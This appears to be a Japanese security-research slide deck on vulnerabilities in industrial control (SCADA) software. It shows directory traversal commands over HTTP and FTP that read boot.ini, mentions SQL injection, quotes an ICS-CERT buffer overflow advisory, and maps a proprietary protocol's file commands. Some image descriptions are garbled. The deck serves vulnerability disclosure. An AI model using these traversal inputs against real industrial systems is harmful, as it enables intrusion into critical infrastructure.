
- Webサーバ
- FTPサーバ
- SQLサーバ
- ODBC接続
- 独自プロトコルのサーバ

SQLインジェクション(?) in AJAX

SQLコマンド




結果



The image displays two overlapping screenshots from a penetration testing environment. The left screenshot is from Burp Suite, showing a request and response for an SQL injection attack. The request field contains the command `select * from userlog`. The response field shows a JSON-like log entry: `data:2011-02-18 18:54,"app-version:lg710137","app-version:avg:"Rev190" data:13:57:11,"request":3,"reason":"127.0.0.1:21:57:10","user_label":"null","user_level":0,"type":"SetTag succeeded","type":"tag" data:2011-02-18 18:54,"app-version:lg710137","app-version:avg:"Rev190" data:13:57:11,"request":3,"reason":"127.0.0.1:21:57:10","user_label":"null","user_level":0,"type":"SetTag succeeded","type":"tag" data:2011-02-18 13:57,"app-version:avg:"Rev:801" data:18:54,"app-version:lg710137".`

The right screenshot is from COAVA Intruder, showing a complex attack diagram with four numbered stages (1, 2, 3, 4) and various icons representing different attack components like 'Plant Process', 'Candy', 'Oil and Gas', 'Transportation', 'Waste Water', 'Alarm', 'Frog', 'Report', and 'Abuse'.


ディレクトリトラバーサル in Webサーバ その1



```
Default
$ curl http://scadaserver:8001/../../../../../../../../boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /noexecute=optin /fastdetect
$ █
```

↑
サーバ上のファイルを読み出し

ディレクトリトラバーサル in Webサーバ その2



The screenshot displays the InduSoft Web Studio Demo Application interface. The main area shows an "Oil and Gas" SCADA dashboard with two gauges: "Pressure 154 psi" and "Flow 8 gpm". A terminal window titled "Default" is overlaid on the dashboard, showing a command prompt session. The command `curl http://scadd/../../../../../../../../boot.ini` is entered, and the output shows the contents of the boot loader configuration file. A red box highlights the path `../../../../../../../../boot.ini` in the command, and a red arrow points to the output line `multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Micro soft Windows XP Professional" /noexecute=optin /fastdetect`.

```
$ curl http://scadd/../../../../../../../../boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
S
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Micro
soft Windows XP Professional" /noexecute=optin /fa
stdetect
$
```

↑
サーバ上のファイルを読み出し

ディレクトリトラバーサル in FTPサーバ

```
Default
$ ftp scada
Connected to scada.
220 Login FTP Server ready.
Name (scada:): noexist
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is WIN32.
ftp> get ..\..\..\boot.ini
local: ....boot.ini remote: ..\..\boot.ini
227 Entering Passive Mode (,4,57).
150 File status okay; about to open data connection.
 211      123.09 KiB/s
226 Closing data connection.
211 bytes received in 00:00 (106.04 KiB/s)
ftp> ^D
221 Goodbye.
$ cat ....boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows
XP Professional" /noexecute=optin /fastdetect
$
```

FTPで接続


ユーザ名は何でも通る

ディレクトリトラバーサル

取得成功

GE製品にも同様の脆弱性

- CVE-2008-0175
- GE Fanuc Proficy Real-Time Information Portal



Proficy Historian Administrator on [USER-F5B83A6D36] Server in DEMO Mode

Proficy* Historian
System Statistics

Receive Rate 48 (Events/Min)

Archive Compression 30%
Write Cache Hit 100%
Failed Writes 0 (Events)
Messages Since Startup 27 (Messages)
Alerts Since Startup 9 (Alerts)
Calculations (Disabled)
Server to Server (Disabled)
Alarms Since Startup 0 (Alarms)

Server Memory 6%
Free Space 99 (MB)
Consumption Rate 99.5 (MB/Day)
Est. Days to Full 1.0 (Days)
Tags 0 (25 Licensed)
Users 1 (1 Licensed)
Alarm Rate 0 (Alarms/Min)

Collectors

Collector	Status	Computer	Report Rate	Overruns	Compression	Out Of Order	Redundancy
USER-F5B83A6D36_Calculation	Stopped	user-f5b83a6d36	0	0.0%	K	0	0
USER-F5B83A6D36_File	Running	USER-F5B83A6D36	0	0.0%	K	0	0
USER-F5B83A6D36_Simulation	Running	user-f5b83a6d36	0	0.0%	K	0	0


Alerts

Timestamp	Topic	Message
2012/01/16 17:30:25	Security	DataArchiver(DataArchiver) Cannot start Calculation collector. Not licensed. 01/16/12 17:30:25.000
2012/01/16 17:30:25	Services	USER-F5B83A6D36_Calculation Collector - Shutdown
2012/01/16 17:30:24	Services	USER-F5B83A6D36_Calculation Collector - Startup
2012/01/16 17:30:17	Performance	DataArchiver(DataArchiver) There is one day until closing archive user-f5b83a6d36_Archive001
2012/01/16 17:30:12	Services	(USER-F5B83A6D36_File) Setting Status To 'Connection Established.'
2012/01/16 17:30:12	Services	DataArchiver(DataArchiver) Interface USER-F5B83A6D36_File status is running (01/16/12 17:30:12.078)
2012/01/16 17:29:39	Services	DataArchiver(DataArchiver) Interface USER-F5B83A6D36_Simulation status is running (01/16/12 17:29:38.875)
2012/01/16 17:29:36	Services	USER-F5B83A6D36_Simulation Collector - Startup
2012/01/16 17:29:00	Services	DataArchiver(DataArchiver) Archiver started at 01/16/12 17:28:59.546
2012/01/16 17:28:09	Services	DataArchiver(DataArchiver) Archiver shutdown at 01/16/12 17:28:09.359
2012/01/16 17:27:57	Performance	DataArchiver(DataArchiver) Added Archive user-f5b83a6d36_Archive002 at 01/16/12 17:27:56.750

7-Technologies (7T) IGSS Data Server がバッファオーバーフローによりクラッシュする脆弱性



- UCQによる届け出
- ICOSA-11-335-01
- 確保されたバッファより大きなデータが書き込まれた際に発生する



ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

ICS-CERT ADVISORY

ICSA-11-335-01—7-TECHNOLOGIES IGSS DATA SERVER BUFFER OVERFLOW
December 20, 2011

OVERVIEW

ICS-CERT originally released advisory “ICSA-11-335-01P - 7-Technologies Data Server Denial of Service” in the US-CERT secure portal on December 01, 2011. This web page release was delayed to allow users time to download and install the update.

Security researcher UCQ from the Cyber Defense Institute, Inc.⁴ has identified a buffer overflow vulnerability in the 7-Technologies (7T) IGSS Data Server application.

ICS-CERT has coordinated with 7T, which has produced a patch to resolve this vulnerability. The Cyber Defense Institute, Inc. has tested the patch and confirmed that it resolves the reported vulnerability.

AFFECTED PRODUCTS

Version 9.0.0.11200 of 7T IGSS Data Server is affected.

IMPACT

Successful exploitation of this vulnerability can allow an attacker to execute a remote denial of service (DoS) against the 7T data server on the targeted host computer, resulting in adverse application conditions.

Impact to individual organizations depends on many factors that are unique to each organization. ICS-CERT recommends that organizations evaluate the impact of this vulnerability based on their operational environment, architecture, and product implementation.

http://www.us-cert.gov/control_systems/pdf/ICSA-11-335-01.pdf

独自プロトコルで通信

2	2	2	4	4	2	2	4	n
長さ	不明	不明	コマンド	不明	不明	不明	操作	引数


コマンド一覧

- Request Online
- Request Log
- Request BCL
- Request HDM
- Request ELM
- Request CMDSTAT
- Request RMS
- Request STDREP
- Request ALM
- Request ALMTXT
- Request USERS
- Request DESCR
- Request general file
- Request alarm Note

ファイルの操作一覧

- ListAll
- Write file
- ReadFile
- Delete
- Rename
- FileInfo


IGSS Data Server (ICSA-11-335-01の脆弱性)



The screenshot displays the IGSS Master software interface. A red box highlights the number '15' in the top-left corner. The interface includes a navigation bar with tabs for 'Home', 'Runtime and Diagnostics', and 'Information and Support'. Below this are various application icons such as 'Start', 'Stop', 'Restart', 'Supervise', 'Alarm', 'Dashboard', 'Job Scheduler', 'Maintenance', 'Manual Report Editor', and 'Notifier'. A 'Status' section on the left indicates 'System is started' and 'PLC communication is simulated'. A central 'Start Page' area is partially obscured by an error dialog box titled 'IGSS Data Server'. The dialog box contains the following text in Japanese: '問題が発生したため、IGSS Data Server を終了します。ご不便をおかけして申し訳ありません。作業途中であった場合、作業途中の情報が失われた可能性があります。この問題を Microsoft に報告してください。弊社に送信するためのエラー報告が作成されました。弊社では、この報告を匿名の機密情報として扱います。エラー報告に含まれるデータの参照 : [ここをクリックしてください。](#)' Below the text are two buttons: 'エラー報告を送信する(S)' and '送信しない(D)'. The background interface also shows sections for 'Customized reports', 'Notifier', and 'Contact information'. A 'Demo license installed' notification is visible in the bottom-right corner.

発想

